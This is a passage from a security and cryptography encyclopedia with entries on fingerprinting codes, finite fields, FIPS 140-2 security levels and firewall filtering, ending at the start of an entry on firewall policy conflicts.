$$V(\boldsymbol{y}|\boldsymbol{x}_1, \ldots, \boldsymbol{x}_t) > 0 \text{ only if } \boldsymbol{y} \in \mathcal{E}(\boldsymbol{x}_1, \ldots, \boldsymbol{x}_t).$$

Only such *admissible* strategies are considered in the system design.

The definition of the envelope $\mathcal{E}$ depends on the exact description of the rule that the coalition follows to modify the detectable positions:

- The *narrow-sense envelope* is obtained if the coalition is restricted to use only a symbol from their assigned fingerprints in the detectable positions:

$$\mathcal{E}_N(\boldsymbol{x}_1, \ldots, \boldsymbol{x}_t) = \{\boldsymbol{y} \in \mathcal{Q}^n | y_i \in \{x_{1i}, \ldots, x_{ti}\}, \forall i\}. \quad (1)$$

- The *wide-sense envelope* permits the coalition to use any symbol from the alphabet $\mathcal{Q}$ in the detectable positions:

$$\mathcal{E}_W(\boldsymbol{x}_1, \ldots, \boldsymbol{x}_t) = \{\boldsymbol{y} \in \mathcal{Q}^n | y_i = x_{1i}, \forall i \text{ undetectable}\}. \quad (2)$$

A fingerprinting code that has the tracing capability for the narrow-sense rule is said to possess a t-identifiable parent property (IPP). The study of such codes was undertaken in [1, 6, 7, 12]. The codes are designed to be able to always recover at least one member of the pirate coalition, i.e., assume a zero error probability of identification. It is easy to show that if the alphabet size $q = |\mathcal{Q}| \le t$, the maximum number of users of such a system is $M \le t$. For $q \ge t+1$ it is possible to construct codes with the t-IPP of size M such that $\log M = \Omega(n)$; see [1, 6]. Upper bounds on the size of such codes were obtained in [2, 8].

The wide-sense envelope reflects a more general problem statement under which the members of the coalition have more amplitude in creating an unregistered copy of the document, In particular, the wide-sense envelope of the coalition is larger than the narrow-sense one for all alphabets of size $q \ge 3$. Properties of fingerprinting codes resistant to the collusion attack in the wide sense were established for any alphabet size $q \ge 2$ [5, 9].

A randomized fingerprinting code is a random variable (F, Φ) taking values in the family $\{(f_k, \phi_k), k \in \mathcal{K}\}$ with probability $\pi(k)$ defined on the set of keys $\mathcal{K}$. The error probability of identification is defined as

$$e(U, F, \Phi, V) = \sum_{k \in \mathcal{K}} \pi(k) \sum_{\boldsymbol{y}: \phi_K(\boldsymbol{y}) \notin U} V(\boldsymbol{y}|f_K(U)),$$

where $f_K(U)$ is the set of fingerprints of the members of the coalition U. Let

$$e_{\max}(F, \Phi, V) = \max_{U \subset \mathcal{M}, |U| = t} e(U, F, \Phi, V)$$

be the maximum probability of error. A number $R > 0$ is an ϵ-achievable rate for q-ary t-fingerprinting if for every $\delta > 0$ and a sufficiently large n there exists a q-ary randomized code (F, Φ) of length $n = n(\delta)$ with rate

$$\frac{1}{n} \log_q M > R - \delta$$

such that $e_{\max}(F, \Phi, V) < \epsilon$ for every admissible strategy V of the coalition. The capacity of q-ary t fingerprinting $C_{t,q}$ is defined as the supremum of ϵ-achievable rates as ϵ becomes arbitrarily small.

The formulation of the fingerprinting problem as a communication problem was developed in [4, 5, 16]. Lower bounds of the form $C_{t,2} = \Omega(t^2)$ were established in [3, 11, 17]. One of these constructions also includes a simple identification algorithm of pirates [17]. The best estimate $C_{t,2} \ge 1/(2t^2 \ln 2)$ is due to [3]. Regarding small values of t it was shown that $C_{2,2} \ge 0.25, C_{3,2} \ge 1/12$ [4]. Upper bounds of the form

$$C_{2,2} \le 0.25, \; C_{3,2} \le 0.0975, \; C_{t,2} \le 1/(t^2 \ln 2)$$

were announced in [3, 14]. At the time of writing this entry, complete proofs of the upper bounds have not been published.

Generalizations of the marking assumption considered in the literature include settings in which members of the coalition follow the marking assumption in all but a certain small number of coordinates of the fingerprint or erase some coordinates of the fingerprint, replacing it by unreadable symbols [5, 9]. Another variation of the fingerprinting problem, called *asymmetric fingerprinting*, arises when it is assumed that not only coalitions of users but also the distributor may create unauthorized copies of the content [15]. The goal of asymmetric fingerprinting is to bar the distributor from issuing an unregistered copy, while at the same time allowing it to trace the source of such copy to the user whose mark it contains.

Fingerprinting of Analog Data

Another case of the problem that has also been studied in the literature relates to the fingerprinting of continuous data with applications to media fingerprinting. It is natural to assume that the original document $\boldsymbol{v}$ is represented by a vector in $\mathbb{R}^n$. The marked copy of the ith user is obtained by computing $\boldsymbol{x}_i = \boldsymbol{v} + \boldsymbol{w}_i$, where $\boldsymbol{w}_i$ is the ith fingerprint (another real vector).

The most common assumption in the literature is that the document is a random vector $(v_1, \ldots, v_n)$ whose coordinates are real random $N(0,1)$-variables (Gaussian random variables with zero mean and unit variance). Similarly, fingerprints $\boldsymbol{w}_i, i = 1, \ldots, M$ are chosen as Gaussian vectors or taken as linear combinations of orthogonal pseudo-noise vectors. By assumption, the deviation of $\boldsymbol{x}_i$ from $\boldsymbol{v}$ has to be bounded above uniformly for all i: $\|\boldsymbol{x}_i - \boldsymbol{v}\| \leq \delta_1\sqrt{n}$, where δ_1 is an appropriately chosen threshold. In the case of Gaussian fingerprints, it is assumed that the variance α^2 of their coordinates satisfies the inequality $\alpha < \delta_1$ (otherwise with large probability, marked copies will violate the bounded deviation assumption).

Collusion attacks in this context proceed by averaging the copies of the document belonging to the users in the coalition or by taking their convex combination and adding some Gaussian noise or by some similar general method. Let $\boldsymbol{y}$ be the fingerprint formed by a pirate coalition. Detection is performed by correlation analysis: the ith user is assumed guilty if $(\boldsymbol{y}, \boldsymbol{x}_i) \geq \delta_2\|\boldsymbol{y}\|$, where δ_2 is another threshold. It is proved that for Gaussian fingerprints, the minimum size of the coalition that succeeds in removing any fingerprint with probability bounded away from zero, must be proportional to $\sqrt{n/\log M}$ [13].

Recommended Reading

1. Alon N, Cohen G, Krivelevich M, Litsyn S (2003) Generalized hashing and parent-identifying codes. J Comb Theory Series A 104:207–215
2. Alon N, Stav U (2004) New bounds on parent-identifying codes: the case of multiple parents. Comb Probab Comput 13(6):795–807
3. Amiri E, Tardos G (2009) High rate fingerprinting codes and the fingerprinting capacity, Proceedings of the 20th Annual ACM-SIAM Symposium on Discrete Algorithms (SODA 2009). New York, pp 336–345
4. Anthapadmanabhan NP, Barg A, Dumer I (2008) On the fingerprinting capacity under the marking assumption. IEEE Trans Inform Theory 54(6):2678–2689
5. Barg A, Blakley GR, Kabatiansky G (2003) Digital fingerprinting codes: problem statements, constructions, identification of traitors. IEEE Trans Inform Theory 49(4):852–865
6. Barg A, Cohen G, Encheva S, Kabatiansky G, Zémor G (2001) A hypergraph approach to the identifying parent property: the case of multiple parents. SIAM J Discrete Math 14: 423–431
7. Blackburn SR (2003) Combinatorial schemes for protecting digital content. In: Wensley CD (ed) Surveys in combinatorics 2003. Cambridge University Press, Cambridge, pp 43–78
8. Blackburn SR (2003) An upper bound on the size of a code with the k-identifiable parent property. J Comb Theory Series A 102:179–185
9. Boneh D, Shaw J (1998) Collusion-secure fingerprinting for digital data. IEEE Trans Inform Theory 44(5):1897–1905
10. Chor B, Fiat A, Naor M (1994) Traitor tracing. In Advances in Cryptology – CRYPTO '94, Lecture Notes in Computer Science, vol. 839. Springer, Berlin, pp 480–491
11. Dumer I, Equal-weight fingerprinting codes. In: Xing C et al. (eds) Second International Workshop on Coding Theory and Cryptography, China, June 2009. Lecture Notes in Computer Science, vol. 5557. Springer, Berlin, pp 43–51
12. Hollmann HDL, van Lint JH, Linnartz J-P, Tolhuizen LMGM (1998) On codes with the identifiable parent property. J Comb Theory Series A 82(2):121–133
13. Kilian J, Leighton FT, Matheson LR, Shamoon TG, Tarjan RE, Zane F (1998) Resistance of digital watermarks to collusive attacks, 1998. Princeton Computer Science Technical Report TR-585-98, Princeton University, Princeton, New Jersey
14. Huang Y-W, Moulin P (2009) Saddle-point solution of the fingerprinting capacity game under the marking assumption. In Proceedings of the 2009 IEEE International Symposium on Information Theory, Seoul, Korea, June 28–July 3, 2009, pp 2256–2260
15. Pfitzmann B, Schunter M (1996) Asymmetric fingerprinting. In: Maurer U (ed) Advances in Cryptology – EUROCRYPT 96, Lecture Notes in Computer Science, vol 1070. Springer, Berlin, pp 84–95
16. Somekh-Baruch A, Merhav N (2005) On the capacity game of private fingerprinting systems under collusion attacks. IEEE Trans Inform Theory 51(3):884–899
17. Tardos G (2008) Optimal probabilistic fingerprint codes. J Assoc Comput Mach 55(2):24
18. Wagner N (1983) Fingerprinting. In Proceedings of the 1983 IEEE Symposium on Security and Privacy, Apr 1983, Oakland, California, pp 18–22

Finite Field

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton MA, USA

Related Concepts

►Extension Field; ►Field; ►Group

Definition

A *finite field* is a ►field with a finite number of elements.

Theory

The number of elements or the ►order of a field with a finite number of elements is always a power $q = p^k$ of a ►prime number $p \geq 2$, where $k \geq 1$. Since all finite fields with a given order are *isomorphic* (►homomorphism), it is conventional to refer to a finite field with order q as "the" finite field with that order, denoted $\mathbf{F}_q$ or $GF(q)$ (the latter meaning *Galois Field*). The prime p is the *characteristic* of the field, i.e., for all $x \in \mathbf{F}_q$, $px = 0$.

Finite fields are commonly organized into three types in cryptography:

- *Characteristic-2* or *binary fields*, where $p = 2$.
- *Prime-order fields*, where $p \geq 3$ and $k = 1$.
- *Odd-characteristic extension fields*, where $p \geq 3$ and $k > 1$.

The *multiplicative group* of a finite field, denoted $\mathbf{F}_q^*$, is the ►group consisting of the elements of $\mathbf{F}_q$ with multiplicative inverses, i.e., the elements except for 0, under the multiplication operation. This is a cyclic group of order $q - 1$; all the elements of the group can be obtained as powers of a single ►generator.

A classic volume in this "field" is Lidl and Niederreiter's text [1]. A book by Menezes et al. [2] gives further treatment of the cryptographic applications.

Applications

Finite fields are widely employed in cryptography. The ►IDEA and ►Rijndael/AES algorithms, for instance, both involve operations over relatively small finite fields. ►Public-key cryptography generally involves much larger finite fields. For example, the Digital Signature Algorithm (►Digital Signature Standard) operates in a ►subgroup of the multiplicative group of a prime-order finite field. ►Elliptic curve cryptography can be defined over a variety of different finite fields.

Open Problems

Efficient implementation of finite field arithmetic has been a major area of research. For a discussion, ►inversion in finite fields and rings and ►optimal extension fields.

Recommended Reading

1. Lidl R, Niederreiter H (1986) Introduction to finite fields and their applications. Cambridge University Press, Cambridge
2. Menezes AJ, Blake IF, Gao X, Mullin RC, Vanstone SA, Yaghoobian T (1992) Applications of finite fields. Kluwer, Dordrecht

FIPS 140-2

Tom Caddy
InfoGard Laboratories, San Luis Obispo, CA, USA

Synonyms

CMVP – Cryptographic module validation program; ISO 19790 2006 Security requirements for cryptographic modules

Related Concepts

►Common Criteria; ►Security Evaluation Criteria

Definition

The full name is Federal Information Processing Standard (FIPS) 140–2, titled: Security Requirements for Cryptographic Modules [1]. FIPS 140–1 and FIPS 140–2 were developed not only as documents to communicate requirements, but also as complete programs that certify products that are in full compliance with the security and assurance characteristics that are specified in the standard. The objective to provide the end customer with cryptographic products that can be trusted and used with confidence.

Background

The FIPS 140–1 and –2 program was established in response to the Information Technology Management Reform Act of 1996 and the Computer Security Act of 1987. The program is a partnership between United States National Institute of Standards and Technology and the Canadian Government Communication Security Establishment. Both the USA and Canadian organizations are integrally involved with all aspects of the program.

This document was issued May 25, 2001, and supersedes FIPS 140–1, which was published January 11, 1994 [2]. FIPS 140–1 and FIPS 140–2 were developed not only as documents to communicate requirements, but also as

complete programs with the objective to provide the end customer with cryptographic products that can be trusted and used with confidence.

Theory and Applications

The full name is Federal Information Processing Standard (FIPS) 140–2, titled: Security Requirements for Cryptographic Modules [1]. The Program is called the cryptographic module validation program (CMVP). The program's intent is to balance several objectives to maximize the effectiveness for end users of the cryptographic products including security functionality, assurance, cost, and schedule. The program implementation includes testing requirements, lab accreditations, thorough report and validation result review by the regulators, and certificates of validation issued by the NIST/CSE, including an actively maintained Web site of currently approved products http://csrc.nist.gov/cryptval/.

FIPS 140–2 provides a standard that is used by government and commercial organizations when they specify that cryptographic-based security systems are to be used for providing protection of sensitive or valuable data. The protection of data, processes, and critical security parameters that is provided by a cryptographic module embedded within a security system is necessary to maintain the access control, confidentiality, and integrity of the information entrusted to that system.

FIPS 140–2 is published and maintained by the US Department of Commerce; National Institute of Standards and Technology; Information Technology Laboratory; and Cryptographic Module Validation Program. The standard is designed to be flexible enough to adapt to advancements and innovations in science and technology. NIST Policy is to have standards reviewed every 5 years in order to consider new or revised requirements that may be needed to meet technological and economic changes.

FIPS 140–2 is applicable to cryptographic-based security systems that may be used in a wide variety of computer and telecommunication applications (e.g., data storage, access control and personal identification, network communications, radio, facsimile, and video) and in various environments (e.g., centralized computer facilities, office environments, and hostile environments). The cryptographic services (e.g., encryption, authentication, digital_signature, and key_management) provided by a specific cryptographic module are selected requirements that are specific to the application. The security level (see below) to which a cryptographic module is validated is chosen to provide a level of security appropriate for the security requirements of the application in which the module is intended to be utilized and the security services that the module will provide.

It is important to note the difference between FIPS 140–2 and verification of correct cryptographic algorithm testing. Algorithm testing is limited only to verifying that a design correctly performs the logical and mathematical processes to comply with the specified algorithm functionality, such as, but not limited to:

- FIPS PUB 113, Computer Data Authentication [3]
- FIPS PUB 180–3, Secure Hash Standard SHA [4]
- FIPS PUB 186–3, Digital Signature Standard (DSS) [5]
- FIPS PUB 197, AES – Advanced Encryption Standard [6]
- FIPS PUB 198, The Keyed-Hash Message Authentication Code (HMAC) [7]

In contrast FIPS 140–2 is a comprehensive security standard that integrates module access control, key management, interface control, design assurance, operational assurance, and utilizes algorithm testing to verify that each specific algorithm used is correct.

This standard specifies the security requirements that will be satisfied by a cryptographic module. These requirements have been developed over a number of years by cryptographic and information security experts from government organizations, international representatives, the Department of Defense, users, and vendors with the objective being something that is meaningful, but also reasonable with regard to technology, usability, and affordability. The requirements have been compiled to address a broad range of threats and vulnerabilities, which trusted security focal points (modules) are subject to.

The security requirements cover areas related to the secure design and implementation of a cryptographic module. These areas include:

1. Cryptographic Module Specification
2. Cryptographic Module Ports and Interfaces
3. Roles, Services, and Authentication
4. Finite State Machine Model
5. Physical Security
6. Operational Environment
7. Cryptographic Key Management
8. Electromagnetic Interference/Electromagnetic Compatibility (EMI/EMC)
9. Self-Tests
10. Design Assurance
11. Mitigation of Other Attacks

The standard provides four increasing qualitative levels of security intended to cover a wide range of potential applications and environments.

Security Level 1 specifies the lowest level of security; the basic requirements are defined for a cryptographic module. No specific physical security mechanisms are required in a Security Level 1 cryptographic module beyond the basic requirement for production-grade components. Such implementations may be appropriate for low-level security applications when other controls, such as physical security, network security, and administrative procedures, are limited or nonexistent.

Security Level 2 enhances the physical security mechanisms of a Security Level 1 cryptographic module by adding the requirement for physical security in the form of tamper evidence – tamper-evident seals or pick-resistant locks are placed on covers or doors to protect against unauthorized physical access. Security Level 2 also requires the module operators to authenticate to the module to assume a specific role and perform a corresponding set of services. Level 2 allows the software and firmware components of a cryptographic module to be executed on a general purpose computing system using an operating system that meets the functional requirements specified in specific Common Criteria (CC) Protection Profiles and has been evaluated to a CC assurance level 2 (EAL2 or higher).

Security Level 3 increases the physical security of the cryptographic module to inhibit the intruder from gaining access to critical security parameters (CSPs) held within the cryptographic module. Physical security mechanisms required at Security Level 3 are intended to have a high probability of detecting and responding to attempts at physical access, use or modification of the cryptographic module through the implementation of strong enclosures and tamper detection/response that includes circuitry that zeroizes all plaintext CSPs when the removable covers/doors of the cryptographic module are opened.

Level 3 requires stronger identity-based authentication mechanisms, enhancing the security provided by the role-based authentication mechanisms specified for Security Level 2. Level 3 specifies more robust key management processes including the entry or output of plaintext CSPs using split knowledge procedures or to be performed using ports that are physically separated from other ports or interfaces that are logically separated using a trusted path from other interfaces. Plaintext CSPs may be entered into or output from the cryptographic module in encrypted form (in which case they may travel through enclosing or intervening systems).

Level 3 allows the software and firmware components of a cryptographic module to be executed on a general purpose computing system using an operating system that meets the functional requirements specified in specified protection profiles (PPs) if they also meet the additional functional requirement of a Trusted Path and have been evaluated at the CC EAL3 (or higher) with the additional assurance requirement of an Informal Target of Evaluation (TOE) Security Policy Model.

Security Level 4 provides the highest level of security defined in this standard. At this security level, the physical security mechanisms provide a complete envelope of protection around the cryptographic module with the intent of detecting and responding to all unauthorized attempts at physical access. Penetration of the cryptographic module enclosure from any direction has a very high probability of being detected, resulting in the immediate zeroization of all plaintext CSPs. Security Level 4 cryptographic modules are useful for operation in physically unprotected and potentially hostile environments.

Level 4 also protects a cryptographic module against a security compromise due to environmental conditions or fluctuations outside of the module's normal operating ranges for voltage and temperature.

Level 4 allows the software and firmware components of a cryptographic module to be executed on a general purpose computing system using an operating system that meets the functional requirements specified for Security Level 3 and is evaluated at the CC evaluation assurance level EAL4 (or higher).

A fundamental concept to the application of FIPS 140–2 is that of a cryptographic boundary. The cryptographic boundary shall consist of an explicitly defined perimeter that establishes the physical bounds of a cryptographic module. If a cryptographic module consists of software or firmware components, the cryptographic boundary shall contain the processor(s) and other hardware components that store and protect the software and firmware components. Hardware, software, and firmware components of a cryptographic module can be excluded from the requirements of this standard if shown that these components do not affect the security of the module. This concept allows for the evaluation of products to fixed and established confines, thereby making the process feasible. It also provides for a totally self-contained crypto module that contains enough functionality to protect itself and be able to be trusted.

For purposes of specifying physical security mechanisms, FIPS 140–2 defines three possible physical embodiments for a module and the associated security mechanisms for each:

- Single-chip cryptographic modules are physical embodiments in which a single integrated circuit is employed.

- Multiple-chip embedded cryptographic modules are physical embodiments in which two or more IC chips are interconnected and are embedded within an enclosure or a product that may not be physically protected.
- Multiple-chip standalone cryptographic modules are physical embodiments in which two or more IC chips are interconnected and the entire enclosure is physically protected.

For a module to receive a certificate of validation, it must follow a process defined by the CMVP program and be tested by an accredited laboratory. Laboratories are accredited to perform FIPS 140–2 testing based on proving to the National Voluntary Laboratory Accreditation Program (NVLAP) that they have the appropriate quality system, quality process, cryptographic skills, and FIPS 140–2 knowledge to warrant accreditation. Laboratory reaccreditation occurs on an annual basis.

Testing by the laboratory is based on a document related to FIPS 140–2 termed the Derived Test Requirements (DTR) document [8]. This document outlines the responsibilities of the test laboratory and the analysis and testing that is performed. It also describes the information and material that the vendor must provide the laboratory for the purpose of evaluating the compliance of the module to FIPS 140–2 requirements.

Acronyms

- CC – Common Criteria
- CSE – Communications Security Establishment
- CSP – Critical Security Parameters
- DSS – Digital Signature Standard
- DTR – Derived Test Requirements
- EAL – Evaluation Assurance Level
- EMC – Electromagnetic Compatibility
- EMI – Electromagnetic Interference
- ITL – Information Technology Laboratory
- FIPS – Federal Information Processing Standard
- NIST – National Institute of Standards and Technology
- NVLAP – National Voluntary Laboratory Accreditation Program
- PP – Protection Profiles
- SHA – Secure Hash Algorithm
- SPM – Security Policy Modeling
- TOE – Target of Evaluation

Recommended Reading

1. National Institute of Standards and Technology (NIST) (2001) Security requirements for cryptographic modules: federal information processing standards publication 140–142 (FIPS PUB 140–142). National Institute of Standards and Technology (NIST), Gaithersburg, http://csrc.nist.gov/publications/fips/fips140-2/fips1402.pdf
2. National Institute of Standards and Technology (NIST), Computer Systems Laboratory (1994) Security requirements for cryptographic modules: federal information processing standards publication 140–1 (FIPS PUB 140–1). National Institute of Standards and Technology (NIST) and Computer Systems Laboratory, Gaithersburg, http://csrc.nist.gov/publications/fips/fips140-1/fips1401.pdf
3. National Institute of Standards and Technology (NIST) (1985) Computer data authentication: federal information processing standards publication 113 (FIPS PUB 113). http://www.itl.nist.gov/fipspubs/fip113.htm
4. National Institute of Standards and Technology (NIST) (1995) Secure hash standard (SHS): federal information processing standards publication 180–1 (FIPS PUB 180–1). National Institute of Standards and Technology (NIST), Gaithersburg, http://www.itl.nist.gov/fipspubs/fip180-1.htm
5. National Institute of Standards and Technology (NIST) (2000) Digital signature standard (DSS): federal information processing standards publication 186–2 (FIPS PUB 186–2). National Institute of Standards and Technology (NIST), Gaithersburg, http://csrc.nist.gov/publications/fips/archive/fips186-2/fips186-2.pdf
6. National Institute of Standards and Technology (NIST) (1999) Announcing the Advanced Encryption Standard (AES): federal information processing standards publication 197 (FIPS PUB 197). National Institute of Standards and Technology (NIST), Gaithersburg, http://csrc.nist.gov/publications/fips/fips197/fips-197.pdf
7. National Institute of Standards and Technology (NIST) (1980) The keyed-hash message authentication code (HMAC): federal information processing standards publication 198–1 (FIPS PUB 198–1). National Institute of Standards and Technology (NIST), Gaithersburg, http://csrc.nist.gov/publications/fips/fips198-1/fips-198-1_final.htm
8. National Institute of Standards and Technology (NIST) (2003) Derived test requirements for FIPS PUB 140–2. http://csrc.nist.gov/cryptval/140-1/fips1402DTR.pdf

Firewall

Niels Provos
Google INC, Mountain View, CA, USA

Definition

A *firewall* is a network device that enforces security *policy* for network traffic. The term originates from *fire wall*, a fireproof wall used as a barrier to prevent the spread of fire. An Internet firewall creates a barrier between separate networks by imposing a point of control that traffic needs to pass before it can reach a different network [2]. A firewall may limit the exposure of hosts to malicious network traffic, e.g., remote adversaries attempting to exploit security holes in vulnerable applications, by preventing

certain packets from entering networks protected by the firewall.

Theory

When inspecting a network packet, a firewall decides if it should drop or forward the packet. The decision is based on a firewall's security policy and its internal state. Before forwarding a packet, a firewall may modify the packet's content. Packet inspection may occur at several different layers:

- The *link layer* provides physical addressing of devices on the same network. Firewalls operating on the link layer usually drop packets based on the *media access control* (MAC) addresses of communicating hosts.
- The *network layer* contains the *Internet protocol* (IP) headers that support addressing across networks so that hosts on different physical networks can communicate with each other.
- The *transport layer* provides data flows between hosts. On the Internet, the *transmission control protocol* (TCP) and the *user datagram protocol* (UDP) are used for this purpose. Most firewalls operate at the network and transport layer. TCP provides reliable data flow between hosts. UDP is a much simpler but unreliable transport protocol.
- The *application layer* contains application specific protocols such as the *hypertext transfer protocol* (HTTP). Inspection of application-specific protocols can be computationally expensive because more data needs to be inspected, and more states are required.

The IP header [7] contains information required by routers to forward packet between hosts. For an IPv4 header, firewalls usually inspect the following fields: header length, total length, protocol, source IP address, and destination IP address. The protocol field states which transport protocol follow after the IP header. The most frequently used transport protocols are TCP, UDP, and ICMP. While the IP protocol provides addressing between different hosts on the Internet, TCP and UDP allow the addressing of services by employing source and destination port numbers. For example, a mail client sends e-mail by contacting a mail server on destination port 25, which is used for the *simple mail transport protocol* (SMTP), and Web servers usually listen for HTTP requests on port 80. A data flow between hosts is uniquely identified by its 4-tuple:

(source IP address, source port number, destination IP address, destination port number).

A firewall's policy is described by a list of filter rules that specify which packets may pass and which packets are to be blocked. A rule contains an action and several specifiers. The specifiers describe the packets for which a rule should be applied. The action of the last matching rule determines if the firewall forwards or drops the inspected packet. Many firewalls use a format to describe filter rules that is similar to the following:

action dir interface protocol srcip srcport destip dstport flags

The first word *action* can be either *pass* or *block* and determines if a packet that matches this rule should be forwarded or dropped. These two actions are supported by all firewalls, but many modern firewall systems also support logging of packets that match specific rules, network address translation, and generating return packets. The remaining words are specifiers that restrict which packets a rule applies to. The different elements in a filter rule are explained below:

- *dir* refers to the direction a packet is taking. It may be either *incoming* or *outgoing*. Depending on the firewall solution, the direction may be specific to a network interface or to a network boundary.
- *interface* specifies the physical or virtual network device upon which the packet was received. This is often used to classify the network from which the packet arrived as internal or external.
- *protocol* allows a filer to specify the transport protocols the rule should match. Using a protocol specifier allows us to differentiate, e.g., between UDP and TCP packets.
- *srcip* specifies which source IP addresses should match the rule. This can either be a single address or IP network ranges.
- *srcport* applies only to TCP or UDP packets and determines the range of port numbers a packet should have to match the rule.
- *dstip* and *dstport* specify which destination IP addresses and destination ports to match and are very similar to the source specifiers described above.
- *flags* may contain firewall specific features. For example, the *SYN* flag indicates that rule matches only where the packet contains a TCP connection setup message (see below).

In the following example, a simple firewall configuration that blocks all traffic except SMTP connections to a central mail server is shown:

Figure 1 shows the rules of a firewall that uses only the information contained in the inspected packet to decide if the packet should be dropped or forwarded. Any incoming packet that is not sent to port 25 of the mail server matches only the first firewall rule and will be dropped. A firewall that reaches policy decisions based only on the content of the inspected packet is called *stateless*. Filtering

action	dir	interface	protocol	scrip	srcport	dstip	dstport	flags
block	in	external		all				
block	out	external		all				
pass	in	external	tcp	any	any	mail-server	25	
pass	out	external	tcp	mail-server	25	any	any	

Firewall. Fig. 1 A simple configuration that allows only traffic to and from the SMTP port of a specific mail server

action	dir	interface	protocol	scrip	srcport	dstip	dstport	flags
block	in	external		all				
block	out	external		all				
pass	in	external	tcp	any	80	any	any	
block	in	external	tcp	any	80	any	any	S/SA
pass	out	external	tcp	any	80	any	80	

Firewall. Fig. 2 A configuration that allows only outgoing HTTP traffic. The rules use TCP control flags to prevent outsiders from initiating connections to our internal network

packets that enter a network is called *ingress* filtering, and filtering packets that leave a network is called *egress* filtering.

If a policy, that allows only outgoing HTTP connections, is to be enforced, the rules for stateless firewalls are more difficult to configure. When a client initiates an HTTP connection to port 80 of a Web server, the server sends back data with source port 80. A naive firewall configuration might allow all TCP packets with source port 80 to enter the network. As a result, an adversary is allowed to initiate any kind of connection as long as the packets arrive with the correct source port. The firewall configuration can be improved by inspecting the control flags used by TCP. A packet to initiate a connection has only the *SYN* flag set. The receiver acknowledges the connection attempt by setting both the *SYN* and *ACK* flag. After a connection has been established, the *SYN* flag is not used again. A better firewall configuration is shown in Fig. 2. The third rule permits all external TCP traffic with source port 80, but the subsequent rule blocks all Web server packets that contain a SYN flag but no ACK flag. In other words, external connection attempts are denied.

A more flexible configuration is permitted by *stateful* firewalls [8] which track connection states for ICMP, TCP, and UDP packets. While UDP and ICMP are connectionless protocols, a stateful firewall may create short-lived states for them. The connection state allows a firewall to determine if a packet is part of an ongoing connection and drop packets that are outside the valid range of parameters. A stateful firewall is easier to configure because packets that match connection state are forwarded without consulting the firewall rules. The HTTP-client example from above can be realized with a stateful firewall using only one rule; see Fig. 3.

Because IP is independent of the physical network layer, it is possible that an IP packet needs to be fragmented into several smaller packets that fit within the frame size of the physical medium. The first IP fragment contains all addressing information, including ports. The firewall may enforce its policy only for the first fragment. Even if all subsequent fragments are forwarded by the firewall, without the first fragment it is not possible for the end host to completely reassemble the IP packet.

The situation is more complicated if the firewall decides to forward the first fragment. As it is possible for fragments to overlap, an adversary may decide to send an IP fragment that overlaps the transport header data of the first fragment. In that case, an adversary may be able to rewrite the port numbers and effectively bypass the firewall's security policy. Overlapping IP fragments may also confuse *network intrusion detection systems* (NIDS) [5].

There are several methods to send packets that may bypass application-level firewalls and evade intrusion detection systems [6]. Because a NIDS does not have complete knowledge of network topology and end host state, an adversary may evade security policy by exploiting ambiguities in the traffic stream monitored by the NIDS. For example, a packet may be seen by the monitoring device but never reach the end host. As a result, the traffic seen by the monitor differs from the traffic received by an end host, and the monitor may make an incorrect decision.

One possible solution to remove ambiguities from the network traffic is called *traffic normalization* [4]. It rewrites ambiguous traffic so that the interpretation of traffic at the end host is known to the NIDS. As a result, an adversary loses direct control over the specific layout of traffic, making it more difficult to evade intrusion detection

action	dir	interface	protocol	scrip	srcport	dstip	dstport	flags
block	in	external		all				
block	out	external		all				
pass	**out**	**external**	**tcp**	**any**	**any**	**any**	**80**	**keep state**

Firewall. Fig. 3 A stateful firewall is easier to configure because it keeps track of established connections. Packets that are part of an ongoing connection do not need to match any rules

systems. Recently, firewalls have started to support traffic normalization. Handley et al. enumerate methods to normalize traffic. For example, a firewall may reassemble all IP fragments into complete IP packets before forwarding them.

Firewalls may also help to limit the problem of *address spoofing* and *denial of service* attacks [3]. Address spoofing refers to IP packets that carry an incorrect IP source address. An adversary may be able to exploit trust relationships by sending packets via an external network that claim to originate from the internal network [1]. Denial of service is aimed at disrupting network services and often uses thousands of machines to generate network traffic that saturates the available bandwidth at the target host. To prevent the tracing of the attack back to the originators, denial of service attacks often use IP address spoofing.

Organizations that employ firewalls should enforce a policy that does not allow spoofed traffic to either enter or leave the network by employing both ingress and egress filtering. Denying packets with spoofed source addresses from leaving the network prevents denial of service attacks to hide their origin.

Additional Definitions

- Ingress filtering: filtering packets that enter a network.
- Egress filtering: filtering packets that leave a network.
- Stateful packet inspection: decisions to drop or forward a packet are based not only on the content of the inspected packet, but also on previous network traffic.
- Denial of service: disrupting a computer service by exhausting resources like network bandwidth, memory, or computational power.
- Network intrusion detection system: a system that monitors network traffic to identify abnormal behavior that indicates network attacks.

Recommended Reading

1. Bellovin SM (1989, April) Security problems in the TCP/IP protocol suite. ACM Comput Commun Rev 2:19/32–48
2. Cheswick WR, Bellovin SM (1994) Firewalls and Internet security repelling the Willy Hacker. Addison-Wesley, Reading, MA
3. Ferguson P, Senie D (2000) Network ingress filtering: defeating denial of service attacks which employ IP source address spoofing. RFC 2827
4. Handley M, Kreibich C, Paxson V (2001) Network intrusion detection: evasion, traffic normalization and end-to-end protocol semantics. In: Proceedings of the 10th USENIX security symposium, Aug 2001
5. Paxson V (1988) Bro: a system for detecting network intruders in real-time. In: Proceedings of the 7th USENIX security symposium, Jan 1998
6. Ptacek T, Newsham T (1998) Insertion, evasion, and denial of service: eluding network intrusion detection. Secure Networks Whitepaper, Aug 1998
7. Stevens WR (1994) TCP/IP Illustrated, vol 1. Addison-Wesley, Reading, MA
8. van Rooij G (2000) Real stateful TCP packet filtering in IP filter. In: Proceedings of the 2nd international SANE conference, May 2000

Firewall Policy Analysis

►Firewalls

Firewalls

Ehab Al-Shaer
Cyber Defense and Network Assurability (CyberDNA) Center, Department of Software and Information Systems College of Computing and Informatics; University of North Carolina Charlotte, Charlotte, NC, USA

Synonyms

Consistency verification of security policy; Firewall policy analysis; IPSec policy analysis

Definition

A network access control list or ACL, $\mathcal{P}$, is a set of ordered rules, $\mathcal{R}_i$, the defines the *transformation actions*, $\mathcal{A}_i$, (e.g., such as accept or deny in firewalls, and ESP for encryption and AH for authenticate in IPSec) that are performed

on matched *traffic flows*, $\mathcal{C}_i$, defined using header information. A conflict exists in ACL policies if there are two (or more) different rules ($\mathcal{R}_i$ and $\mathcal{R}_j$) that match the same traffic flow partially or complectly (i.e., $\mathcal{C}_i \bigcap \mathcal{C}_j \neq \emptyset$). If the two rules existing in the same firewall or IPSec device, it is called *intra-policy* conflict. However, if they exist in two different devices across the network, it is called *intra-policy* conflict.

Background

Complexity of Managing Network Access Control Polices

